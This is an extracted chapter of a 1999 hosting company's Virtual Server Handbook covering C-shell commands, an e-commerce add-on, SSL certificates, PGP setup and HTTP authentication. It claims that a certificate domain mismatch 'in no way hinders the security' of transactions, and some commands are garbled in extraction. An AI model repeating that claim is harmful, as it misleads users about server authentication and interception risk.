                                   1. Change the path for your shell to Shell: /bin/tcsh.
                                   2. Save the file. The new shell takes effect next time you log in to
                                      the Virtual Server.


                                   C-shell
                                   C-shell is the standard shell with the Virtual Server; you must understand
                                   how it works with your Virtual Server. Each Shell language is also an
                                   "interpreter." Shells can be used like Perl or other interpreted languages to
                                   write scripts, or automate systems administration tasks. For example, a simple
                                   "csh" script might look like the following:
                                       #!/bin/csh

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   194
BLUE REEF VIRTUAL SERVER HANDBOOK                                      Chapter 13 - Programming on the Virtual Server


                                        echo "Content-type: text/plain"
                                        echo ""
                                        printenv

                                   Note: If this script were called from the web, the user's "environment"
                                   would be output to the browser.

                                   Some of C-shell's features include the ability to:
                                   ♣ Pipe output of one program into the input of another program.
                                   ♣ Use the asterisk for wildcard filename abbreviations.
                                   ♣ Use shell variables (such as $HOME) for customizing the environment
                                      Access previous commands (command history).
                                   ♣ Create aliases (such as the "www" alias in the $HOME directory) in a
                                      shell program.
                                   The C-shell configuration files are found in the user's $HOME directory:
                                   .cshrc        Executes every time a new shell is spawned (i.e., every time
                                                 you make a Telnet connection to your server).
                                   .history Saves a list of commands executed from the command-line.
                                   .login        Runs after the .cshrc file is executed.
                                   .logout       Executed by the shell when the user logs out.
                                   Other important configuration files can be found in your ~/etc/ directory:
                                   ♣     Password file
                                   ♣     Sendmail file
                                   ♣     Aliases file.

                                   To obtain more C-shell information
                                   1. Connect to your server via Telnet. At the command prompt enter
                                      % man csh

                                   Tip: You can also get information about other shells, such as the korn
                                   shell (ksh), using this technique.


                                   To obtain information about CSH commands
                                   1. Connect to your server via Telnet. At the command prompt enter
                                      % man ls

                                   Note: Replace "ls" with any command that you need more information
                                   about.


                                   CSH commands and descriptions
                                     #A comment      A script that has the symbol "#"as the first character is
                                                     considered a "CSH" script
                                     #!shell         Used to specify a different shell for the script. Replace the
                                                     name "shell" with the path to the shell (including PERL)
                                                     that you want to use for the script
                                     Null                Returns an exit status of Zero

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      195
BLUE REEF VIRTUAL SERVER HANDBOOK                                     Chapter 13 - Programming on the Virtual Server


                                     *               Wildcard symbol, matches "any" value
                                     @              Assigns a value of an arithmetic expression to the variable
                                                    alias, allows you to assign an alias for a UNIX command.

                                   If you use DOS , you can make aliases for DOS commands that you commonly
                                   confuse with UNIX commands. Store the commands in the .cshrc file.
                                   If you overwrite the standard UNIX convention, call the original by
                                   prepending the forward slash to the command, by entering:
                                     % ls
                                   rather than
                                   % ls

                                   UNIX commands and descriptions
                                     bg                Put the current job in the background
                                     break             Resume execution (break out of while or foreach loop)
                                     breaksw           Break out of switch statement
                                     case              Identify a pattern in a switch statement
                                     cd                Change Directory. Default changes user to home
                                                       directory
                                     chdir            Same as cd
                                     continue         Resume execution of while or for each loop

                                     default           Label the default case in a switch statement
                                     dirs              Print the directory stack
                                     echo             Write supplied string to stdout
                                     end               Ends a foreach or switch statement
                                     endif            Ends an if statement

                                     eval              Eval is usually passed an argument. It resolves the
                                                       variable then runs the resulting command
                                     exec              Executes a command
                                     exit              Exit a shell script
                                     fg                Bring job to the foreground (see bg)
                                     foreach/end      Runs a foreach loop
                                     glob              Similiar to "echo", except no  escapes are recognized.
                                                       Often used in scripts to force a value to remain the
                                                       same for the rest of the script
                                     goto              Skips to a line beginning with whatever string you put
                                                       after the goto command
                                     hashstat         Display statistics that show the success level of locating
                                                      commands via the path variable
                                     history          Display a list of events
                                     if                Begin a conditional statement

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    196
BLUE REEF VIRTUAL SERVER HANDBOOK                                     Chapter 13 - Programming on the Virtual Server


                                     Jobs-1             List all running or stopped jobs
                                    kill [options] id   Terminate the process ID(s) or job ID(s) specified

                                    kill (proc id) Kill the process id number given, usually found through
                                                   a ps -auxw command.

                                   UNIX signals and functions
                                     Name               No.    Function
                                     HUP                1     Hang up
                                     INT                2     Interrupt
                                     QUIT               3     Quit

                                     ABRT               6     Abort
                                     KILL               9     Non-catchable, non-ignorable kill, the big bomb
                                     ALRM               14    Alarm Clock
                                     TERM               15    Software termination signal
                                     limit                        Display limits set on a process or all limits if no
                                                               arguments are given
                                     login                       Replace users login shell with /bin/login
                                     logout                    Terminate login shell
                                     nice                      Change execution priority for specified command
                                     nohup                    Prevents "command" from terminating after
                                                              terminal line is closed
                                     notify                    Reports immediately when a background job
                                                               completes
                                     onintr                    "On Interrupt" Handles interrupts in scripts
                                     popd                      Pop a value from the stack
                                     pushd                     Push a value onto the stack

                                     rehash                    Recompute the hash table for the PATH variable
                                                               (when you create a new command, run rehash
                                                               so the has table finds the command
                                     repeat                   Execute command for the specified number of
                                                              times
                                     set                      Set a variable to a value

                                     setenv                    Assign a value to an environmental variable
                                                               name
                                     shift                     Shifts wordlist variables. For example, name [2]
                                                               becomes name [1]. Use this to get values from a
                                                               wordlist in a script.
                                     source                   Read and execute commands in a CSH script.
                                                              For example, if you add or modify your .cshrc
                                                              file, you can do a source .cshrc.

                                     stop                      Stop a background job from running.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     197
BLUE REEF VIRTUAL SERVER HANDBOOK                       Chapter 13 - Programming on the Virtual Server


                                     suspend     Suspend the current foreground job (CTRL-Z)
                                     switch      Set up and argument where what is executed
                                                 depends on the value of the variable you are
                                                 matching. Used in conjunction with the "case"
                                                 variable.
                                     time        Run a command to show how much time it uses.
                                                 Use this in a shell script to tell how long that it
                                                 took to run.
                                     umask       Display or set the file creation mask.
                                     unalias     Remove an alias from the alias list
                                     unhash      Remove the internal hash table (and instead
                                                 spends the path in the "PATH" variable.
                                     unlimit     Remove allocation limits on resource.
                                     unset       Remove one or more variables (as set by the
                                                 "set" command)
                                     unsetenv    Remove an environmental variable
                                     wait        Do not execute until all background jobs are
                                                 completed.
                                     while/end   While loop.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                      198
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 14 - Electronic Commerce


   Chapter


 14
                                   Electronic Commerce
                                   Arising out of what one CEO described as the "insatiable demand for
                                   immediacy," electronic commerce has become the greatest contributor to
                                   the Internet’s remarkable expansion. It is expected to generate in excess of
                                   300 billion dollars by the year 2002 (source: Forrester Research). The
                                   greater portion of that figure will be from business-to-business sales,
                                   although the rising number of online shoppers will continue to attract
                                   consumer-oriented companies and aspiring small office/home office
                                   (SOHO) businesses to conduct business online.
                                   This growth has already resulted in a first-to-market slew of electronic
                                   commerce solutions ranging from simple shopping cart programs to more
                                   complex electronic data interchange (EDI) solutions: extranet services that
                                   deliver a company’s critical business information--like account balances,
                                   purchase orders and invoices--to its business partners and large customer
                                   accounts. With your Virtual Server system, you have a uniquely extensible
                                   and remarkably scalable platform that can support most, if not all, of the
                                   electronic commerce needs of a small or medium sized company.
                                   This chapter introduces Blue Reef Consulting’s Bolt-on E-Commerce™
                                   extension as well as identifies other popular turnkey solutions commercially
                                   available to help you convert your Virtual Server into a secure, fully
                                   operational online store. Tools that can be used to facilitate the delivery of
                                   business-to-business commerce services are presented at the end of the
                                   chapter.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  199
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 14 - Electronic Commerce


                                   Bolt-on E-Commerce: iSTORE
                                   iSTORE Bolt-on e-commerce is a powerful new e-commerce product that
                                   transforms any existing web site into a fully transactional commerce-
                                   enabled Web site. It is one of the easiest and most cost-effective way to sell
                                   products directly over the Internet. Bolt-on-e-commerce provides all of the
                                   necessary components such as a powerful storefront, dynamic shopping
                                   cart, automatic transaction processing system and, most importantly, a
                                   secure transaction environment using Secure Socket Layer (SSL)
                                   technology to ensure the safety of your data.
                                   Blue Reef Consulting offers this e-commerce service in conjunction with
                                   iMALL's Electronic Commerce Service Group, creators of the first and
                                   largest independent shopping mall on the Internet. Over 2,000 businesses
                                   have used this solution to run their e-commerce web sites over the past 3
                                   years, making iSTORE one of the most popular and proven e-commerce
                                   solutions available. Unlike other e-commerce programs, this is a complete
                                   e-commerce service that fully integrates all of the necessary components in
                                   an easy-to-use yet powerful environment.
                                   iSTORE is an add-on feature that will complement the current web sites you
                                   host on your Virtual Servers. To be successful selling products on the
                                   Internet, you must be able to process orders automatically online 24 hours a
                                   day. Bolt-on e-commerce gives you this ability instantly. It is easy to use,
                                   yet extremely powerful and flexible. It is perfect for any size business:
                                   whether the business has only a few or a thousand products. The power of
                                   Bolt-on e-commerce is that it attaches, or "bolts" (using <a href> hyperlinks),
                                   to a merchant's existing web site, thereby allowing the merchant to retain its
                                   URL and continue using its existing web site. When the shopper wants tp
                                   order a product from the merchant's web site, however, i STORE's Bolt-on e-
                                   commerce takes over, and the shopper is able to immediately order a
                                   product without ever knowing he has left the existing web site. The order
                                   processing is centralized on a separate network and server system to offer
                                   enhanced performance, reliability and security for e-commerce transactions.
                                   iSTORE enables you to create and maintain an entire electronic catalog or
                                   store that is scalable enough to include up to a thousand products. All
                                   relevant features of a merchant's site, including store layout, shipping
                                   options, payment options and all product information are stored and
                                   maintained in a central store database. This gives the administrator the
                                   freedom to change all aspects of a store quickly and easily and have these
                                   changes dynamically reflected in the page displaying them. In addition, this
                                   catalog integrates online ordering, feedback forms, sophisticated searching
                                   and indexing capabilities, and much more.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  200
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 14 - Electronic Commerce


                                   Features and Benefits
                                   The features and benefits of E-commerce are explained further in this
                                   chapter:
                                       ♣ Designing & Building
                                       ♣ Advanced E-commerce
                                       ♣ Backroom Services
                                       ♣ Secure Transactions
                                       ♣ System Architecture & Support
                                       ♣ System Requirements


                                   Designing & Building
                                   Bolt-on e-commerce allows you to commerce-enable your existing web site
                                   by simply adding your products to the Bolt-on e-commerce database. You
                                   simply provide graphics of the products you want to sell, add a short
                                   description, define the price, and complete a few others fields and a fully
                                   commerce-enabled web site is dynamically generated. For larger databases
                                   of products, you can easily import your data directly into the Bolt-on e-
                                   commerce database. There's no software to install. All you need is a
                                   browser and access to the Internet. Building and maintaining your online
                                   store is fast and simple.
                                         ♣    Automatic store layout generation from database
                                         ♣    Multiple templates for simple site design
                                         ♣    E-mail order notification
                                         ♣    Custom order forms
                                         ♣    Context-sensitive help
                                         ♣    Custom graphic import
                                         ♣    Customizable template language
                                         ♣    Flexible shipping capabilities
                                         ♣    Feedback forms


                                   Advanced E-commerce
                                   Conducting business on the Internet is easier and more secure than ever
                                   before. Bolt-on e-commerce has a rich heritage of transacting business over
                                   the Internet. In addition to advanced product-level searching capabilities and
                                   shopping carts that are compatible across multiple merchants, Bolt-on e-
                                   commerce also provides automatic tax calculation with over 40,000
                                   Nexus points. With flexible shipping options and a full featured catalog,
                                   Bolt-on e-commerce has all the tools you need to engage in electronic
                                   commerce and tap into the of millions of Internet users looking for your
                                   products.
                                        ♣ Full-featured catalog
                                        ♣ Shopping cart


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                 201
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 14 - Electronic Commerce


                                         ♣    Online ordering
                                         ♣    Sales tax (40,000+ calculation points)
                                         ♣    Advanced product level searching
                                         ♣    Sophisticated indexing capabilities
                                         ♣    Custom payment options


                                   Backroom Services
                                   To successfully sell your products on the Internet, you must be able to
                                   analyze your online business and determine what products are selling and
                                   what promotions are working. Bolt-on e-commerce provides you with a
                                   secure backroom that allows you to analyze your business and make
                                   immediate and crucial decisions relating to your success. And, if changes
                                   need to be made, you can make them quickly and easily with the simple use
                                   of your Internet browser.
                                         ♣    Customer tracking
                                         ♣    Extensive sales reports
                                         ♣    Secure site management
                                         ♣    Demographic statistics
                                         ♣    Secure backroom


                                   Secure Transactions
                                   Consumers are much more likely to order your products if they know the
                                   transaction is secure. Bolt-on e-commerce uses the industry standard SSL
                                   encryption to securely process transactions. This builds confidence fast and
                                   attracts loyal buyers to your Site.


                                   System Architecture & Support
                                   An e-commerce Site must be reliable and able to handle the continued
                                   growth and expansion of your business' customer base and product
                                   offerings. Your Internet store must be open 24 hours a day and should always
                                   be reachable; down time is simply lost revenue. Blue Reef understands this and
                                   have built Bolt-on e-commerce on a foundation of redundant Internet access
                                   and scalable server architecture. As your business grows, so does Bolt-on e-
                                   commerce. It can handle a few products or scale to handle hundreds of
                                   thousands. With Bolt-on e-commerce you are never closed for business or
                                   out of room.
                                        ♣ 7x24x365 days uptime
                                        ♣ Dedicated on-site generator (Utility backup)
                                        ♣ Scalable architecture
                                        ♣ Server based applications
                                        ♣ Redundant server architecture
                                        ♣ Innovative back-end object database
                                        ♣ Redundant DS3 lines through multiple backbone providers


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  202
BLUE REEF VIRTUAL SERVER HANDBOOK                                                  Chapter 14 - Electronic Commerce


                                   System Requirements
                                   Bolt-on e-commerce is one of the most robust e-commerce products on the
                                   Internet today. It can be added to any existing web site quickly and easily.
                                   Therefore, the money you have invested in your existing web site will not be
                                   lost. Bolt-on e-commerce is an added value that makes an existing web site
                                   able to engage in transactions online, 24 hours a day. It just "bolts" onto your
                                   existing Web site. With Bolt-on e-commerce you do not have to add additional
                                   costly hardware such as servers, routers or Internet bandwidth. You simply
                                   build your products into a secure and powerful database and a new
                                   e-commerce catalog is dynamically generated. All you need is a web browser,
                                   a dial-up connection to the Internet, and products to sell on the Internet.
                                   Bolt-on e-commerce from Blue Reef and iStore will do the rest.


                                   Demo Store
                                   Blue Reef has provided a demo store allowing you to review the functionality
                                   of this service and the ease of use that your customers will experience. This
                                   demo store will walk you through the entire process that customers will
                                   encounter, from viewing products and searching to actually placing an order
                                   via the store. In addition to this demo store, you can review the online
                                   documentation for this service. This documentation contains a more
                                   descriptive overview of this service, along with specific getting started
                                   steps.


                                   iSTORE Service Level Pricing
                                   Blue Reef Consulting offers five different e-commerce service levels to
                                   complement our Virtual Server offerings. Each of the levels provides you
                                   with the essentials necessary to create a complete e-commerce solution.
                                   Any of the levels can be added to enhance your virtual servers or subhosted
                                   accounts. Visit http://virtserv.bluereef.net/servers/extensions/istore/levels.html.


                                   Reseller Opportunity
                                   iSTORE has intentionally been created with a generic look and feel (See:
                                   http://www.shoppingcart.com). Blue Reef Virtual Server resellers may
                                   "private label" this service directly to their existing and potential clients
                                   (See http://verio.shoppingcart.com). Each reseller has the option to
                                   personalize this service with its own canonical name (reseller-
                                   name.shoppingcart.com) and logo. This allows a reseller to offer this
                                   service directly to its clients without revealing the source of the service.
                                   Find out more about private labeling this service.


                                   Ordering
                                   You can add any of the iSTORE services when you order a Virtual Server
                                   or you can add iSTORE to any current Virtual Server. To add iSTORE to an
                                   existing account, simply fill out the templates in the Order Section.
                                   Otherwise, iSTORE can be added to any new Virtual Server that you order.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    203
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 14 - Electronic Commerce


                                   Other Turnkey E-Commerce
                                   Solutions
                                   Blue Reef Consulting has collaborated with a number of technology partners
                                   to provide you with other turnkey solutions for creating an online store.
                                   These solutions--payment processing and a a secure server--are sure to get
                                   you on your way to an e-commerce web site.


                                   A Secure Server (SSL and Secure
                                   Server IDs)
                                   The SSL Protocol
                                   Secure Sockets Layer (SSL) provides a level of security and privacy for
                                   those wishing to conduct secure transactions over the Internet. Introduced to
                                   the Internet market by Netscape Communications, the SSL protocol protects
                                   HTTP transmissions over the Internet by adding a layer of encryption. This
                                   insures that your transactions are not subject to "eavesdropping" by a third party.
                                   SSL provides visitors to your web site with the confidence to communicate
                                   securely via an encrypted session. For companies wishing to conduct secure
                                   e-commerce, such as receiving credit card numbers or other sensitive
                                   information online, SSL is a necessity.

                                   Ordering SSL
                                   Blue Reef Consulting offers SSL as an add-on enhancement feature for its
                                   Virtual Server System—a nominal setup fee is required, but no monthly
                                   recurring charges are applicable (please see the online SSL Price Schedule
                                   for complete price information). Ordering SSL for your Virtual Server is an
                                   easy task. You need simply send an e-mail message to our Service
                                   Department or use our on-line Order Processing System.

                                   Accessing Your Secure Server
                                   You can access any of your web content (documents, images, scripts, etc)
                                   on your virtual server securely by using the "https://" prefix rather than
                                   the "http://" prefix. For example, to send the contents of a fill-out-form
                                   securely to one of your CGI scripts, include something like the following in
                                   your HTML source:
                                       <form method="POST"
                                       action="https://www.YOURDOMAIN.COM/cgi-
                                       bin/script.cgi">
                                   Ensure that once you enter secure mode that you do not reference embedded
                                   document content, such as images, by an insecure prefix (e.g.
                                   <img src="http://www.YOURDOMAIN.COM/image.gif/">).


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  204
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 14 - Electronic Commerce


                                   Identifying your Server
                                   While SSL handles the encryption part of a secure HTTP transaction, the
                                   protocol is not complete without a Server ID, also known as a Digital
                                   Certificate. A Digital Certificate is necessary to provide server
                                   authentication. If you are serious about establishing a secure site, you
                                   should obtain your own Digital Certificate from a reputable certifying
                                   authority such as Thawte or VeriSign.
                                   A Digital Certificate is a document which gives your customers the
                                   assurance that your web site is legitimately yours and not an impostor's. A
                                   Digital Certificate will also provide you with a legal basis for transactions
                                   on the Internet.
                                   The Secure Server (httpsd) has a Digital Certificate embedded in the binary.
                                   This certificate contains information about who owns the certificate
                                   (company name, domain name, contact address) as well as information
                                   about the issuing authority (Thawte, VeriSign, etc). Because the certificate
                                   is embedded in the web server binary, you can only support one Digital
                                   Certificate per Virtual Server. Therefore, virtual subhosts that share the same
                                   Virtual Server must also share the same Digital Certificate.

                                   Using a Certificate Other than Your Own
                                   It isn't necessary to order your own Digital Certificate because you use the
                                   default Digital Certificate included with your Secure Server. As was stated
                                   earlier, the Digital Certificate includes information about the ownership of
                                   the certificate. When your clients visit your secure web site, their browser
                                   (Navigator, MSIE, etc) checks the domain name on the certificate to see if it
                                   matches the site name included in the URL. If a match is not found, a
                                   "warning" is generated and displayed to your client. The "warning" states
                                   that the domain name of the certificate does not match the domain of the web
                                   site and that it is possible, thoughunlikely, that someone may be trying to
                                   intercept communication with this site" (from Netscape Communicator 4.04).
                                   In reality, the domain name mismatch in no way hinders the security of the
                                   transactions. The warning simply notes that the domain name included with
                                   the Digital Certificate ownership information does not match the domain
                                   name of the web site requested. The transaction is still secure. Even though
                                   the warning is couched in "unlikely" terms, many of your clients may feel
                                   uncomfortable conducting a transaction after such a warning is generated.
                                   Blue Reef Virtual Servers offer a way "around" the warning (for all
                                   browsers which support Thawte signed certificates - MSIE 3.0+, Netscape
                                   3.0+) that still ensures integrity of the secure transactions. The default
                                   Digital Certificate installed with your Secure Server includes the generic
                                   domain name "securesites.com" instead of a specific company name.
                                   When you order your Secure Server (SSL), Blue Reef Consulting sets up
                                   a canonical name in the securesite.com zone file for your account. This
                                   canonical name has the form "[your-account-name].securesite.com".
                                   For example, if the account name for your Virtual Server is "church" then a
                                   canonical name "church.securesites.com" is set up for your use. You can
                                   then access your Secure Server without generating a warning by referencing
                                   "https://church.securesites.com/". An example of this reference is
                                   illustrated below:


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   205
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 14 - Electronic Commerce


                                        <form method="POST"
                                        action="https://church.securesites.com/cgi-
                                        bin/order.cgi">
                                   Of course, you may setup a similar service for your clients by ordering your
                                   own "wildcard" certificate from Thawte for your domain name. If you
                                   would rather not use the default Digital Certificate (securesites.com), or if
                                   you want to order a wildcard certificate from Thawte, see the sections
                                   below for more information about ordering your own Digital Certificate.

                                   Ordering Your Own Digital Certificate
                                   There are several companies that issue Digital Certificates--they are known
                                   as Certificate Authorities (CA). The two largest and most widely supported
                                   issuing authorities are Thawte and VeriSign. Although VeriSign certificates
                                   are supported more browsers, the price of a VeriSign certificate is much more
                                   expensive than Thawte's and doesn't allow wildcard certificates like Thawte.
                                   In the explanation included below, the steps necessary to obtain a Digital
                                   Certificate from VeriSign and Thawte are discussed. The process required
                                   to obtain a Digital Certificate from other signing agencies is very similar.
                                   The Blue Reef support staff is able to assist you with special differences that
                                   may exist in obtaining a Digital Certificate from a specific signing agency.


                                   To obtain a Certificate Signing Request (CSR)
                                   1. For VeriSign, you need to follow the steps indicated here. The steps for
                                      Thawte are much simpler, and appear on the next page of this document.
                                      ♣ Fill out the Certificate Request Form and e-mail it to
                                         "vcert@bluereef.net".

                                        ♣ Blue Reef Consulting then formulates a CSR from your information and
                                          returns the CSR to you.
                                   Included in the CSR is a block of information delimited by the phrase
                                   "NEW CERTIFICATE REQUEST." An example of a block follows:


                                        -----BEGIN NEW CERTIFICATE REQUEST-----
                                        MIIBJTCB0AIBADBtMQswCQYDVQQGEwJVUzEQMA4GA1UEChs4
                                        lBMHQXJpem9uYTEN
                                        A1UEBxMETWVzYTEfMB0GA1UEChMWTWVs3XbnzYSBDb21tdW5
                                        pdHkgQ29sbGVnZTE
                                        A1UEAxMTd3d3Lm1jLm1hcmljb3BhLmVkdTBaMA0GCSqGSIb3
                                        DQEBAQUAA0kAMEYC
                                        QQDRNU6xslWjG41163gArsj/P108sFmjkjzMuUUFYbmtZX4R
                                        Fxf/U7cZZdMagz4I
                                        MmY0F9cdpDLTAutULTsZKDcLAgEDoAAwDQYJKoZIhvcNAQEE
                                        BQADQQAjIFpTLgfm
                                        BVhc9SQaip5SFNXtzAmhYzvJkt5JJ4X2r7VJYG3J0vauJ5Vk
                                        jXz9aevJ8dzx37ir
                                        3P4XpZ+NFxK1R=
                                        -----END NEW CERTIFICATE REQUEST-----


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  206
BLUE REEF VIRTUAL SERVER HANDBOOK                                             Chapter 14 - Electronic Commerce


                                 To Order your Thawte Digital Certificate

                                 Blue Reef makes buying a Thawte Digital Certificate easy for you. You do
                                 not need to request a Certificate Signing Request when you buy a Thawte
                                 Digital Certificate through Blue Reef. Simply order your certificate from
                                 our web site.

                                 Before Blue Reef and Thawte can grant your request, however, we will
                                 need authentication documentation from you.

                                 Supplying authentication documentation for Thawte

                                 Thawte will not issue a certificate unless you can prove you have the right
                                 to use a given name. This is a cautionary measure to prevent impostors from
                                 fraudulently receiving certificates by pretending to be firms they are not. To
                                 receive an organizational certificate, you need to be a recognized business
                                 or non-profit entity in your area, and have the documentation to prove it.

                                 The documentation needs to be on a letterhead, needs to be official, and
                                 needs to be independently verifiable. For example, we need to be able to
                                 call the company registrar in your country to check that your are in fact
                                 registered such a name.

                                 We will accept the following documentation from the following entities:

                                 ♣ Companies, corporations, partnerships or proprietorships. We will
                                 need a copy of your company registration documents. We will also accept a
                                 copy of your articles of incorporation or partnership declaration if the
                                 relevant authority stamps it.

                                 ♣ DBA's, Sole Proprietors, and Individuals. If you are a DBA ("Doing
                                 Business As"), we will need a copy of your DBA registration papers for
                                 local levies and taxes. Any official correspondence indicating your right to
                                 use the name given on your request will generally be sufficient.

                                 ♣ Government Departments. We require an original signed letter from
                                 the Head of your department on the appropriate letterhead, along with
                                 contact information for both the office and your immediate superiors.

                                 ♣ NGO's: Non-Government Organizations. We require an original
                                 signed letter from the Chief Executive, Chairman or Managing Director of
                                 the NGO, on the appropriate letterhead.

                                 ♣ Universities and University Departments. We will require an original
                                 signed letter from the Dean or Vice-Chancellor responsible for your
                                 department. This must be on the appropriate letterhead, accompanied by
                                 contact information for the University concerned.

                                 ♣ Special Interest Groups. Special-interest groups are popping up all
                                 over the Internet: The Apache Group, Debian, Linux Groups and others. We
                                 will issue such groups with certificates but request that you contact us to
                                 discuss verification and authentication.

                                 To verify your right to use the domain name we are certifying, we will also
                                 need the following information about your domain registration if the
                                 primary domain name for your server does not end in .com, .gov, .net,
                                 .edu,. or .se:


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                               207
BLUE REEF VIRTUAL SERVER HANDBOOK                                             Chapter 14 - Electronic Commerce


                                      1.Which authority you registered through.
                                      2.The name and contact information you gave as an administrative
                                        contact.
                                      3.The name and contact information you gave as a technical contact.

                                 Once you have gathered all the proper documentation, fax it to Blue Reef at
                                 305-274-9593. As soon as we receive your documentation, you may order
                                 your Thawte Digital Certificate at the Blue Reef web site:

                                      http://orders.bluereef.net/virtserv/

                                 To Order your VeriSign Digital Certificate

                                 1.   Obtain your Certificate Signing Request from Blue Reef.
                                 2.   Order your certificate at the following URL
                                          https://digitalid.verisign.com/server/enrollStep4.htm

                                 3.   Paste the CSR block into the window. Click Continue.
                                 4.   Enter your company information as required.
                                 5.   Enter your challenge phrase (this is required in future actions of your
                                      Digital Certificate.
                                 6.   After entering the remainder of information required, send the CSR.
                                 7.   VeriSign will identify your CSR with a PIN (use this PIN in all
                                      correspondence concerning the processing of your Digital Certificate).
                                 8.   Send VeriSign the appropriate documentation (see below).
                                 9.   Email your certificate to vcert@bluereef.net.

                                 Supplying authentication documentation for VeriSign

                                 VeriSign, like Thawte, also requires authentication documentation, such as
                                 a business license, Articles of Incorporation, or other charter documents to
                                 verify your organization's identity. Procedures for providing this
                                 information will be e-mailed to you shortly after VeriSign has received your
                                 CSR.

                                 Compromising your Digital Certificate

                                 If you lose your key pair, or your Digital Certificate is otherwise
                                 compromised, you provide your Challenge Phrase or password to the
                                 Certificate Authority to verify request revocation of the Digital Certificate.
                                 VeriSign and Thawte do not have access to your Challenge Phrase or
                                 password, so you are responsible for remembering it.

                                 Getting your Digital Certificate

                                 When you order your Thawte Digital Certificate through Blue Reef, we will
                                 act on your behalf with Thawte and install the certificate for you. When
                                 you order a Digital Certificate from VeriSign, you must email the certificate
                                 to us so we can install the certificate on your Virtual Server; installation can
                                 take between 1 to 3 business days to complete. Generally, the entire
                                 process, after you send the proper documentation, takes up to 8 business
                                 days to complete.

                                 Note: Blue Reef Consulting cannot act on behalf of you when ordering
                                 your VeriSign Digital Certificate. Likewise we cannot expedite the
                                 certificate generation process; this is strictly dependent on VeriSign
                                 and Thawte.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                 208
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 14 - Electronic Commerce


                                   PGP
                                   Pretty Good Privacy (PGP), originally developed by Phil Zimmerman, is a
                                   high-security cryptographic software application for MSDOS, UNIX,
                                   VAX/VMS, and other computers. PGP enables users to exchange files or
                                   messages with privacy, authentication, and convenience. PGP has been
                                   modified so that it works in both the non-virtual and virtual environments.
                                   Modifications were made to PGP so that it runs only on Blue Reef Virtual
                                   Server machines. Do not attempt to export this version of PGP outside the
                                   US (or outside the Blue Reef Virtual Server Network); it will not work.


                                   PGP Installation and Configuration
                                   To install PGP to your Virtual Server
                                   1. Enter % /usr/local/contrib/pgp5-install and answer
                                        all of the questions.
                                   2. Ensure that ~/bin is your path. By default, your account is installed
                                       with ~/bin in your path, however, you may need to run rehash to
                                       update your shell's hash table (% rehash).
                                   Now that you have installed PGP on your Virtual Server, read the
                                   documentation before you attempt to use it.
                                   To generate your own public/secret key pair
                                   Enter % pgpk –g (if you already have a public/secret key pair, add your
                                      existing keys to your Virtual Server's key ring by entering % pgpk -a
                                      [keyfile].

                                   To add PGP to your CGI scripts
                                   1. Enter / pgpe -r <userid> -a –f / mail -s "Encrypted Mail"
                                   or
                                   2. Use the PGP version of formmail.pl: "pgpformmail.pl."


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                 209
BLUE REEF VIRTUAL SERVER HANDBOOK                                               Chapter 14 - Electronic Commerce


                                   Basic HTTP Authentication
                                   You can control access to a particular directory on your web server using
                                   "user authentication." The "Basic" user-authentication enables you to
                                   restrict access to users who can provide a valid username/password pair.
                                   For more on "user authentication," visit Apache Week's web site at:
                                   http://www.apacheweek.com/features/userauth


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                210

Verio Web Hosting Virtual Server Handbook

  • 1.
    Blue Reef InternetServices The Virtual Server Handbook Blue Reef's Virtual Server System "Plunge into the Possibilities" COPYRIGHT © 1999 BLUE REEF CONSULTING, INC.
  • 2.
    VIRTUAL SERVER USER’SGUIDE BLUE REEF CONSULTING, INC Table of Contents Document Conventions................................................................ 8 1. Introduction ............................................................................. 9 The Virtual Server System vs. Your Own Solution .......................... 10 The "do-it-yourself" approach.................................................. 10 The ISP approach .................................................................... 11 The Blue Reef approach.......................................................... 12 How the Virtual Server System works ............................................. 13 Virtual Servers vs. Virtual Hosting .......................................... 13 Virtual Servers vs. Virtual Hosting– a technical perspective ..... 14 Virtual Server Core Internet Services............................................... 16 The Virtual Server HTTP (Web ) Service................................. 16 The Virtual Server FTP Service ............................................... 17 The Virtual Server POP Service............................................... 17 The Virtual Server IMAP Service ............................................ 17 The Virtual Server SMTP (e-mail) Service............................... 18 The Virtual Server Administrator .................................................... 19 2. Before Getting Started............................................................20 virtserv.bluereef.net......................................................................... 21 Home ...................................................................................... 21 Products .................................................................................. 21 Orders..................................................................................... 21 Technical Support ................................................................... 21 Search............................................................................................22 Customer Service............................................................................23 Services...................................................................................23 Technical Support........................................................................... 24 The Problem Tracking System................................................. 24 3. Getting Started........................................................................26 Understanding your E-mail Configuration Letter ............................. 27 E-mail Configuration Letter Terminology ................................ 28 Registering or Transfering your Domain.......................................... 29 What is a Domain Name? ........................................................ 29 Registering or Transfering Domains with the Order Wizard ..... 29 Other Registration 